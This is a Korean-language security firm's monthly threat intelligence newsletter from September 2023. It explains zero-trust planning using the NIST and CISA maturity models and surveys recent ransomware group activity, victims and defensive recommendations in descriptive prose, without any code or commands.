infosec

Threat Intelligence Report

EQST INSIGHT

2023

09

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

EQST insight

제로 트러스트 시대(Zero Trust) – Never Trust, Always Verify

■ 개요

지난 5 월 헤드라인 'WFA(Work-From-Anywhere) 시대의 사이버보안 위협 대응을 위한 접근권한 제어 7 가지 전략'에서 언급된 제로 트러스트(Zero Trust)가 최근 사이버 보안분야에서 최대 화두로 떠올랐다. 이에 NIST[1] 제로 트러스트 가이드라인(SP 800-207)과 CISA[2] 제로 트러스트 성숙도 모델(Zero Trust Maturity Model, ZTMM)을 기반으로 제로 트러스트 도입 검토 단계에서의 고려사항과 계획 수립 시 참고사항을 설명하고자 한다.

클라우드 서비스 활용이 높아지고 코로나 팬데믹의 영향으로 원격근무가 생활화되면서 기업의 업무 환경은 대대적인 변화를 겪고 있다. 방화벽을 두고 기업의 내부망과 외부망을 구분 짓던 기존의 경계는 희미해지고, 다양한 유형의 디바이스가 등장함으로 인해 '신뢰할 수 있는 기기'를 구분 짓는 것도 점차 어려워지고 있다.

이제 보안을 위해 우리는 "모든 것을 의심하고 확인(Never Trust, Always Verify)"해야 하는 제로 트러스트(Zero Trust) 시대를 준비해야 한다.

[1] NIST (National Institute of Standards and Technology, 미국 국립표준기술연구소)

[2] CISA (Cybersecurity and Infrastructure Security Agency, 미국 사이버보안 및 인프라보안국)

■ 제로 트러스트의 개념 및 확장

2010 년 Forrester Research 에서 최초의 제로 트러스트 개념 및 모델이 제시됐다. 모든 접속 주체들을 신뢰할 수 없기 때문에 기업의 내부 자산에 대한 접근 권한 제한을 주장했다. 즉, 암묵적 신뢰가 보안 문제를 야기할 수 있으므로 신뢰 검증 결과에 의해서만 접근을 허용해야 한다는 의미다. 지금에 이르러서는 기술의 변화에 맞춰 개념이 확장되어 데이터 중심에서 사용자, 디바이스, 네트워크, 워크로드 등으로 대상이 확대되었으며, 이에 대한 가시성 확보, 분석, 자동화 및 통합 운영에 이르기까지 관련 범위도 늘어났다.


■ 제로 트러스트 도입 계획

기업에서 제로 트러스트를 적용하려고 할 때 먼저 고려해야 하는 사항은 제로 트러스트가 단일 기법이나 제품이 아닌 보안 정책에 사용되는 모든 원칙들의 집합이며, 따로 정해진 정답이 없다는 점이다.

미국 NIST 2020년 연례보고서에서는 '제로 트러스트 도입을 위한 가이드라인(NIST SP 800-207)'을 구현하기 위한 상세한 지침을 소개하고 있다. 특히 "기업별 활용 사례와 데이터 Asset 이 고유하므로 단일한 구축 플랜은 존재할 수 없다"고 설명하며, 그만큼 많은 자원, 시간, 소요예산 등이 필요하므로 충분한 검토 및 체계적인 준비를 요한다고 강조하고 있다.

사이버 보안 체계 구축을 위해서는 경영진의 적극적인 지원이 항상 우선시되어야 한다고 한다. 하지만 제로 트러스트를 구현하기 위해서는 기존의 '암묵적 신뢰' 기반의 시스템 접근 권한 부여가 아닌 컨텍스트(Context)에 맞도록 상시 평가하고 필요할 경우 재승인을 해야 한다는 기본 원칙이 전제되어야 하므로, 기존 인프라 시스템에 대한 변경이 불가피하다. 따라서 데이터 및 시스템 운영자, 사용자들의 적극적인 참여와 협력이 필요하다.

도입 계획 수립은 보유 자원에 대한 보안 위협을 줄이기 위한 절차로 NIST 위험관리 프레임워크(NIST SP 800-37)와 연계하여 검토를 진행한다.



* 출처: 과학기술정보통신부 제로 트러스트 가이드라인 이미지 재가공

[그림 1] 제로 트러스트 도입을 위한 세부 절차


〈표 1〉 제로 트러스트 도입을 위한 세부 절차

준비	제로 트러스트를 도입하기 전 **핵심요소***를 중심으로 기업의 **현재 보안대상/수준****에 대한 평가 필요 * 식별자, 기기, 네트워크, 시스템, 응용 및 워크로드, 데이터 ** 접근 주체, 자산/기기, 비즈니스 프로세스/워크플로우 식별 및 성숙도 평가
계획	**성숙도 모델**을 기반으로 기존 보안체계와 **조화**를 이루어 **더 높은 수준**의 보안성 확보를 위한 **도입 설계 및 예산 검토**
구현	주요 자원의 **위치, 프로토콜***, 다양한 서비스 등을 고려하여 기업의 생태계에 적합한 **솔루션 검토 및 구현** * (자원 위치) On-Premise, Cloud 등, (프로토콜) 웹, SSH, IPv4, IPv6 등
운영	구현된 제로 트러스트 아키텍처에서 **기본철학***을 중심으로 **핵심원칙****이 적절하게 동작할 수 있도록 설정/관리 *모든 종류의 접근에 대해 신뢰하지 않을 것 *일관되고 중앙 집중적인 정책 관리 및 접근제어 결정/실행 필요 *사용자, 기기에 대한 관리 및 강력한 인증 *자원 분류 및 관리를 통한 세밀한 접근제어(최소 권한 부여) *논리 경계 생성 및 세션 단위 접근 허용, 통신 보호 기술 적용 *모든 상태에 대한 모니터링, 로그 기록 등을 통한 신뢰성 지속 검증/제어 **인증 체계 강화: 신뢰도 기반 인증 정책 수립 **마이크로 세그멘테이션: 보안 게이트 웨이를 통한 개별 자원 그룹 배치 **소프트웨어 정의 경계: 정책 엔진 결정에 따르는 네트워크 동적 구성, 사용자 신뢰 확보 후 자원 접근을 위한 채널 생성
피드백/개선	제로 트러스트 성숙도 기반의 **완성도 비교**, **모니터링** 및 **개선방안 도출** 등 각 단계의 **반복적 관리**를 통한 수준 고도화

* 출처: 과학기술정보통신부 제로 트러스트 가이드라인

■ 제로 트러스트 성숙도 모델 (Zero Trust Maturity Model, ZTMM)

제로 트러스트 성숙도 모델(ZTMM)은 제로 트러스트 모델 기반의 보안 개념이 잘 적용되어 운영되고 있는지를 객관적으로 표현하기 위한 모델이다. '성숙도'는 단번에 높은 수준으로 도달할 수 있는 것이 아닌 점진적인 변화를 통해 최적화 수준에 도달하는 형태로 발전하게 된다. 제로 트러스트 아키텍처를 설명할 때 기준이 되는 요소를 5 개의 기둥, 그리고 이 각각의 기둥에 공통으로 적용되는 교차 기능으로 도식화해 표현하고 있다.




* 출처: 미국 CISA

[그림 2] CISA 제로 트러스트 성숙도 모델(ZTMM)

CISA 에 따르면, 제로 트러스트 구현 초기 단계에서 조직은 "5 개의 기둥(아이덴티티, 디바이스, 네트워크, 어플리케이션&워크로드, 데이터)에 대한 속성 할당 자동화 및 라이프사이클 구성, 정책 결정 및 시행, 외부 시스템 통합으로 초기 교차 기능"을 구축하는데 초점을 맞춘다.

23 년 4 월에 발표된 ZTMM 버전 2 에서는 아래 그림과 같이 성숙 단계를 버전 1 보다 세분화하여 기존 환경(Traditional), 초기(Initial), 고급(Advanced), 최적(Optimal) 4 가지 단계로 구분하였다.



* 출처: 미국 CISA

[그림 3] 제로 트러스트 성숙 단계

이는 전통적인 아키텍처에서 시작해 초급, 고급, 최적으로 향하는 과정이 간단한 과정이 아님을 의미한다. 초기 단계에서는 어떤 방법을 사용해도 지름길은 없다는 사실을 인식하고 측정할 수 있는 방식을 통해 점진적으로 초기단계에서부터 최적까지 달성해 나가야 한다는 것을 보여준다.

〈표 2〉 제로 트러스트 성숙도 단계별 수준/정의

구분	Traditional	Advanced	Optimal
User/Identity	* 암호 또는 다단계 인증(MFA) * 제한된 위험 평가	* MFA * 클라우드 및 온프레미스 시스템과의 일부 ID 연합	* 지속적인 검증 * 실시간 기계학습 분석
Device	* 규정 준수에 대한 제한된 가시성 * 단순 인벤토리	* 규정 준수 적용 * 데이터 액세스는 최초 액세스시 장치 상태에 따라 다름	*지속적인 장치 보안 모니터링 및 검증 * 데이터 액세스는 실시간 위험 분석에 따라 달라짐
Network	* 대규모 Macro Segmentation * 최소한의 내부 또는 외부 트래픽 암호화	* 수신/발신 마이크로 경계로 정의됨 * 기본 분석	*완전히분산된수신/발신마이크로경계 * 머신러닝 기반 위협 방어 * 모든 트래픽 암호화
Application	* 로컬 인증에 기반한 액세스 * 워크플로우와의 최소한의 통합 * 일부 클라우드 접근성	* 중앙 집중식 인증 기반 액세스 *애플리케이션워크플로우에 기본통합	* 액세스가 지속적으로 승인됨 * 애플리케이션 워크플로우에 대한 강력한 통합
Data	* 인벤토리 미흡(Not Well) * 정적 제어 * 암호화되지 않음	* 최소 권한 제어 * 클라우드 또는 원격 환경에 저장된 데이터는 유휴 상태에서 최소화	* 동적 지원 * 모든 데이터가 암호화 됨

* 출처: Canadian Centre for Cyber Security

■ 맺음말

그동안 사이버보안은 트렌드에 민감하게 반응을 해왔으며, 현재는 제로 트러스트라는 개념이 새로운 트렌드로 등장한 상태다. 기술이 발전하는 속도로 보았을 때 오랜 기간동안 트렌드를 주도할 것으로 보인다. 제로 트러스트 구현은 이제 선택이 아닌 필수다.

제로 트러스트는 네트워크 경계가 사라지고, 다양화·지능화되는 사이버 위협 속에서 기업의 보안 위협을 줄이는 수단으로 큰 도움이 될 것이다. '모든 것을 의심하고 확인한다'는 원칙 아래 빈틈없는 보안 환경을 구현해 가기를 희망한다.

■ 참고문헌

[1] NIST SP 800-207, “Zero Trust Architecture”, 2020.08

[2] CISA, “Zero Trust Maturity Model”, 2023.04

[3] 과학기술정보통신부, “제로 트러스트 가이드라인 1.0”, 2023.06

Keep up with Ransomware

국내까지 손 뻗은 NoEscape 랜섬웨어의 위협

■ 개요

2023 년 8 월 랜섬웨어 공격으로 인한 피해 사례 발생 건수는 전월(487 건) 대비 17.6% 감소한 401 건으로 나타났다. 이는 Clop 랜섬웨어 그룹의 피해 사례 게시 건수가 170 건에서 5 건으로 줄어든 영향이 크다. Clop 랜섬웨어 그룹은 지난 6 월부터 MOVEit 취약점을 악용한 공격을 활발히 진행해왔다. 하지만, 최근 Clop 랜섬웨어 그룹의 행보를 보면 MOVEit 취약점을 통한 게시가 끝난 것으로 보이며 추가적인 게시는 없을 것으로 추정된다.

또한, Clop 랜섬웨어 그룹은 그동안 다크웹 유출 사이트에서 피해 기업의 데이터를 다운로드하도록 했으나, 다크웹 특성상 느린 속도로 인해 피해 기업의 유출 데이터를 다운로드를 통해 배포하기 어렵다는 이유로 다운로드 플랫폼을 토렌트[3]로 옮겼다. 토렌트는 전송 속도가 기존 다크웹 유출 사이트보다 빠르며, 탈취한 데이터를 광범위하게 배포할 수 있기 때문에 피해자들에게 금전 지불의 압박을 더하려는 의도로 보인다. 이처럼 랜섬웨어 그룹은 탈취한 데이터를 유포하는 수단을 다양화하고 있으며, 그 전략 또한 나날이 발전하고 있다.

LockBit 에 의한 피해 사례 발생 건수는 전월(49 건)에 대비 148.9% 증가한 122 건을 기록했다. 그러나, 최근 LockBit 내부에서는 운영적인 부분에 대한 여러 이슈가 발생하고 있다. 오랜 기간 개발자의 부재와 지속되는 조직원들의 체포, 데이터 탈취 및 유출 데이터 게시가 원활하지 못한 미흡한 운영과 조치로 인해 LockBit 계열사들이 이탈하는 움직임을 보였으며, 그간 유출 데이터가 올라오지 못한 모습의 원인으로 꼽히고 있다. 이러한 현상은 LockBit 그룹이 많은 피해자를 유발하며 몸집이 커지는 동안 그것을 뒷받침할 인프라가 정상적으로 형성되지 못하여 그런 것으로 추측된다. 시시각각 변하는 랜섬웨어 생태계 속에서 LockBit 그룹이 이러한 이슈들을 해결하지 못한 채 지속적으로 운영된다면 REvil 이나 Hive 그룹처럼 역사 속으로 사라질 수도 있다.

[3] 토렌트: 인터넷 상에 존재하는 파일을 여러 조각으로 나누어, 사용자들 간에 서로 직접 공유하는 프로토콜 또는 프로그램

Conti 의 유출된 소스코드를 사용한 그룹인 Monti 랜섬웨어 그룹은 2 달의 공백기를 깨고 최근 Linux 환경을 타깃으로 한 랜섬웨어 변종을 가지고 돌아왔다. 기존 Monti 랜섬웨어는 Conti 랜섬웨어의 유출된 코드와 99%의 유사성을 보이며 Conti 랜섬웨어를 단순히 재사용했으나, 이번 Linux 타깃 변종 랜섬웨어는 Conti 의 코드와 유사도가 29% 남짓 밖에 되지 않아 Conti 코드를 차용하여 새롭게 개발한 것으로 보인다.

Cuba 랜섬웨어는 Veeam Backup & Replication[4]의 취약점인 CVE-2023-27532[5]를 악용하여 미국의 주요 인프라 조직과 라틴 아메리카의 IT 업체를 공격했는데, 초기 침투는 취약한 관리자의 자격 증명을 악용하여 RDP(Remote Desktop Protocol)[6]를 통해 이루어진 것으로 확인됐다. 침투에 성공한 후 Cuba 랜섬웨어 그룹이 자체 제작한 BugHatch 다운로더를 통해 DLL 파일을 다운로드한 뒤 C&C 서버에서 전송하는 임의의 명령어를 실행시키고, 보안 소프트웨어와 관련된 프로세스를 종료하는 치밀함도 보였다. Cuba 랜섬웨어 그룹은 Clop 랜섬웨어 그룹이나 LockBit 처럼 대규모 캠페인을 펼치는 그룹은 아니지만, 꾸준한 활동을 보이고 있는 그룹이기 때문에 그 영향력을 간과할 수는 없다.

BlackCat(Alphv) 그룹은 지난달에 이어 이번 달에도 꾸준히 공격을 수행하고 있으며, 일본의 유명 시계 제조 업체인 SEIKO 에서 탈취한 데이터의 샘플을 공개하며 해당 공격이 자신들의 소행이라고 주장했다. 더불어 영국의 사무실 임대 업체인 North East BIC 를 공격하여 직원의 개인 데이터, 운전면허증, 보험 정보, 비즈니스 관련 기밀 데이터 등 총 317GB 상당의 데이터를 탈취했다는 이야기와 함께 탈취한 데이터 샘플을 다크웹 유출 사이트에 게시하며 영향력을 과시하기도 했다.

[4] Veeam Backup & Replication : 가상 머신의 데이터를 백업, 복원, 복제하기 위한 소프트웨어

[5] CVE-2023-27532 : Backup & Replication 의 구성 데이터베이스에 저장된 자격 증명 탈취를 통해 백업 인프라 호스트에 액세스 가능하게 하는 취약점

[6] RDP : 컴퓨터를 원격으로 조작할 수 있게 해주는 프로토콜

지난달 Cyclops 에서 Knight 로 리브랜딩 한 Knight 그룹은 최근 TripAdvisor 로 위장하여 가짜 사이트로 Redirection[7] 하는 HTML 첨부 파일을 피싱 메일로 유포하고 있다. Redirection 된 페이지는 불만사항을 제기하는 컴플레인 관련 페이지로, 버튼을 클릭하면 Excel 파일이 다운로드 되고, explorer.exe 프로세스에 악성 코드를 삽입하여 랜섬웨어가 실행되는 형태이다. 이러한 공격을 예방하기 위해서는 Excel 에서 추가 기능을 다운로드하는 메시지가 발생할 경우 허용하지 않는 것이 바람직하다. 해당 그룹은 리브랜딩 한 뒤로 랜섬웨어뿐만 아니라 스팸, spray-and-pray[8] 캠페인을 위한 경량화 버전까지 선보이며 해킹 포럼에서 적극적으로 계열사를 모집하는 태도를 보이고 있다. 아직까지는 리브랜딩 된 다크웹 유출 사이트에 피해자가 게시되지 않았지만 다방면으로 적극적인 움직임을 보이는 만큼 관심을 가지고 주시할 필요가 있다.

국내에서는 한국 기업을 타깃으로 하는 HakunaMatata 랜섬웨어가 유포되고 있으며, HakunaMatata 랜섬웨어는 파일 암호화뿐만 아니라 피해 시스템의 클립보드를 모니터링하며 가상화폐 지갑 주소가 복사되었을 경우 공격자의 지갑 주소로 바꾸는 ClipBanker 기능을 가지고 있는 것이 특징이다. HakunaMatata 랜섬웨어의 피해를 입은 시스템들은 RDP 가 활성화되어 있었고 외부에 노출되어 있었다는 특징과 로그인에 실패할 경우에 발생하는 윈도우 보안 이벤트가 여러 번 기록된 점을 통해 RDP 타깃 Brute Force Attack[9] 이 이루어진 것으로 추측할 수 있다. 또한 계정 탈취 및 네트워크 전파 기능을 통해 대량 피해가 발생할 수 있어 RDP 서비스가 불필요한 경우에는 비활성화해야 하고 올바른 패스워드 정책 준수를 통해 초기 침투를 예방할 것을 권장한다.

[7] Redirection : 웹 사이트 주소를 다른 주소로 연결시키는 기능

[8] Spray-and-pray : 대량의 대상에 대해 무차별적으로 공격을 시도하여 피해를 유도하는 전략

[9] Brute Force Attack : 암호를 풀기 위해 가능한 모든 값을 대입하는 기법

이번 달에만 파일 암호화 및 다크웹 유출 사이트에서 국내기업 두 곳의 데이터가 게시되는 사례가 발생했다. NoEscape 그룹은 국내 IT 기업을 공격했으며, 이번 달에 발견된 신규 그룹인 MetaEncryptor는 국내의 한 제조 업체를 공격했다. NoEscape 그룹은 지난 6월에 발견된 비교적 최신 그룹임에도 불구하고, 지난달 17 건의 피해 기업 데이터를 다크웹 유출 사이트에 게시한 뒤 이번 달에는 21 건의 데이터를 게시하며 활발한 활동을 보이고 있다. NoEscape 랜섬웨어는 2021년에 복호화 키를 공개하고 폐쇄한 랜섬웨어 그룹인 Avaddon의 리브랜딩된 그룹으로, CIS[10] 국가에 해당하는 피해자에게는 복호화 도구를 무료로 제공하고 있다. 이들의 몸값 요구액은 수십만 달러에서 천만 달러 이상으로 상당히 높은 수준이다. 최근 국내 IT 기업뿐만 아니라 호주의 도메인 관리국을 공격하여 15GB 의 데이터를 탈취했다고 주장하고 있다. 그러나 해당 관리국은 침해 사고의 증거가 없다고 밝혔다.

또한, 이번 달에는 Cyclops 의 리브랜딩인 Knight 그룹을 필두로 다양한 신규 랜섬웨어 그룹들이 발견되고 있다. Inc 그룹은 독일의 호텔과 네덜란드의 건축 관련 업체의 유출 데이터를 다크웹에 게시하며 활동을 시작했으며, MetaEncryptor 그룹은 국내의 한 제조업체를 포함한 12 개 기업의 유출 데이터를 게시하며 활동을 시작했다. 또한, Ransomed 그룹은 미국의 유명 신용평가사인 S&P를 포함한 9개 기업의 유출 데이터를 가지고 있다고 주장하며, S&P를 대상으로 6TB 상당의 데이터를 탈취하고 200,000 유로(한화 약 2 억 8,468 만 원)를 요구하는 사례가 있었다. 뿐만 아니라 새로 발견된 Cloak 그룹은 무려 24 개 기업의 데이터를 탈취했다고 말하며 경찰에 알릴 경우 데이터를 공개하겠다는 협박성 메시지를 게시하기도 했다.

이외에도 CryBaby, TrashPanda, Harward 같이 다양한 신규 랜섬웨어들이 발견됐다. 특히 CryBaby 랜섬웨어는 랜섬노트의 문구가 WannaCry 랜섬웨어와 굉장히 유사하다는 특징을 가지고 있으며, 랜섬웨어 감염 시 발생하는 팝업 창 역시 WannaCry 를 연상케 한다. 이처럼 WannaCry를 모방하는 랜섬웨어들이 종종 있는데, 이는 과거 WannaCry의 파급력이 상당했기에 그 유명세를 통해 공포심을 조장하고 피해자를 압박하고자 하는 의중이 포함된 전략으로 볼 수 있다.

[10] CIS : 소련의 해체로 독립한 국가들의 국제기구. 러시아, 몰도바, 벨라루스, 우즈베키스탄, 카자흐스탄 등이 포함됨

■ 랜섬웨어 뉴스

infosec

LockBit 3.0 빌더 유출로 인해 다양한 변종 등장

- LockBit 3.0 빌더 유출, 이를 악용하여 여러 변종 생성
- National Harzard Agency, Bloody, Buhti 등의 그룹이 이를 악용
- LockBit 3.0 변종 중, 공격자의 연락처 정보 및 몸값 요구 절차가 다른 랜섬웨어들이 발견되고 있음
- 암호화 방식, 랜섬노트 등을 변경하여 새로운 랜섬웨어로 출시될 가능성도 있음

LockBit 그룹, 조직의 불안정성으로 인해 하락세 보여

- 최근 피해 기업의 유출 데이터 게시가 원활하지 못함
- LockBit의 계열사들이 경쟁사로 옮기고 있음
- 최근 랜섬웨어 출시일을 놓치며 개발자 부재 의심 야기

美 콜로라도주, IBM MOVEit 침해 사고로 인해 400만명의 데이터 유출 경고

- IBM 측이 MOVEit 캠페인의 피해를 입었으며 공격자의 침입 흔적 발견
- 약 400만명의 이름, 사회보장번호, 소득정보, 건강기록 등의 민감 정보 유출

Monti 그룹, VMware ESXi 타깃의 랜섬웨어 변종 출시

- Monti, 2개월간 활동 없다가 ESXi 기반의 변종 출시하며 재등장
- 이전 버전의 Monti는 Conti 랜섬웨어의 유출된 코드를 그대로 차용하였으나 이번 변종은 크게 상이함

Clop 그룹, 토렌트 통해 유출 데이터 배포

- MOVEit 캠페인으로 전 세계 약 600개 조직의 데이터 탈취
- Clop, MOVEit 공격 캠페인으로 탈취한 데이터를 유출하기 위해 토렌트 사용
- 토렌트는 서로 다른 사용자 간에 P2P 방식의 전송을 사용하므로 전송 속도가 기존의 다크웹 유출 사이트보다 빠름

* P2P : 사용자 간에 직접 데이터를 공유하고 전송하는 방식

NoEscape 그룹, 호주 도메인 관리국 공격 주장

- NoEscape, 호주의 .au 도메인을 관리하는 관리국을 공격했다고 주장
- 그러나 도메인 관리국 측은 구체적 증거가 없다며 조사중이라고 밝힘

HakunaMatata 랜섬웨어, 한국 기업 노려

- HakunaMatata, 23년 7월 6일에 발견된 비교적 최근에 개발된 랜섬웨어
- HakunaMatata, 클립보드에 복사된 비트코인 지갑 주소를 공격자의 것으로 바꾸는 기능 탑재

BlackCat(Alphv) 그룹, Sphynx 변종에 해킹 도구 내장

- BlackCat(Alphv), 최근 Sphynx 변종 출시
- 암호화를 포함한 코드를 완전히 다시 개발했다고 주장
- 일각에서는 BlackCat(Alphv) 랜섬웨어가 여러 도구를 탑재한 툴킷으로 발전했다고 경고
- 해당 도구는 네트워크 확산 및 원격 명령 실행 도구

Cuba 그룹, 새로운 도구를 배포하며 미국의 주요 인프라와 라틴 아메리카 IT업체 공격

- 올해 4년째 활동 중인 Cuba는 산업군 전반에 걸쳐 여러 차례 눈에 띄는 공격 수행
- 백업 관련 솔루션 Veeam의 취약점을 악용하며 새로운 도구를 도입
- Cuba는 커스텀 다운로더인 BugHatch를 배포하는 특징이 있음

BlackCat(Alphv) 그룹, 일본의 유명 시계회사인 SEIKO를 공격했다고 주장

- SEIKO 측은 데이터 유출이 있었다고 말하며 조사 진행 중
- BlackCat(Alphv) 측은 해당 공격이 자신들의 소행이라고 주장하며 다크웹 유출 사이트에 데이터 샘플을 게시

악명 높은 Vice Society 그룹과 Rhysida 그룹의 연관성 의심

- Vice Society는 다크웹 포럼에서 판매되는 서비스형 랜섬웨어를 이용해 공격을 수행
- Rhysida는 Vice Society와 유사하게 교육 및 의료 부문을 표적으로 하며, Vice Society의 활동이 뜸해질 무렵 등장함

Nokoyawa 그룹, HTML Smuggling을 통해 랜섬웨어 공격

- HTML 파일을 통해 악성 파일이 다운로드 되고 내부의 페이로드가 실행됨
- 네트워크를 스캔한 뒤 발견된 시스템들에 파워쉘을 통해 Nokoyawa 배포

* HTML Smuggling : 악성코드를 정상적인 웹 컨텐츠로 위장하여 보안 시스템을 우회하는 공격 기법


Knight 랜섬웨어, Tripadvisor로 가장하여 사용자를 악성 페이지 유도

